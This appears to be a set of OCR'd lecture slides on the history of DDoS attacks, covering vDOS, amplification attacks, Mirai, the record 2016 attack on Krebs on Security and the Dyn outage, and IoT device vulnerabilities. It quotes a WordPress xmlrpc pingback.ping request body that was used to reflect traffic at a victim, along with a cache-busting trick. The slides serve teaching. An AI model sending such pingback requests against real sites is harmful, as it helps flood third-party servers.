
2005




2013

SEP 16, Krebs story on vDOS

- vDOS earned $600,000 in two years selling DDOS attack services
  - 2 Israelis are now under arrest



A single packet can generate tens or hundreds of times the bandwidth in its response. This is called an amplification attack, and when combined with a reflective DoS attack on a large scale it makes it relatively easy to conduct DDoS attacks.



More Than 162,000 WordPress Sites Used for Distributed Denial of Service Attack

MARCH 10, 2014 DANIEL CID

With Wordpress, the Pingback is sent as a POST request to the /xmlrpc.php request. The body of the request will look like:

```
<methodCall>
  <methodName>pingback.ping</methodName>
  <params>
     <param><value><string>http://victim</string></value></param>
     <param><value><string>http://reflector</string></value></param>
  </params>
</methodCall>
```

For the attack seen by Sucuri, the "victim" URL included a random parameter like "victim.com?123456=123456" to prevent caching.

Minecraft involved in DDOS – Microsoft has sold 100 million copies

OCT 1, 2016 ‘Mirai’ Released

- Code released
- Brace Yourselves

620Gbps Sept 2016 Krebs on Security
Dyn Oct 21, 2016
1Tbps OVH

SEP 20, Krebs Hit with Record DDOS

- 620 Gigabits of traffic per second
- Details:
    - Previous largest 363 Gbps – compromised systems
    - This attack based on hacked IOT devices
        - Routers
        - IP cameras
        - Digital video recorders (DVRs)


CENSORED

sucuri

Large CCTV Botnet Leveraged in DDoS Attacks

SucuriSecurity | sucuri.net


October 21st, 2016



Security Vulnerabilities Found In

- Webcams
- Cameras of all sorts
- Implanted medical devices
- Cars
- Smart toilets
- Yachts
- ATM machines
- Industrial control systems
- Military drones.

logins

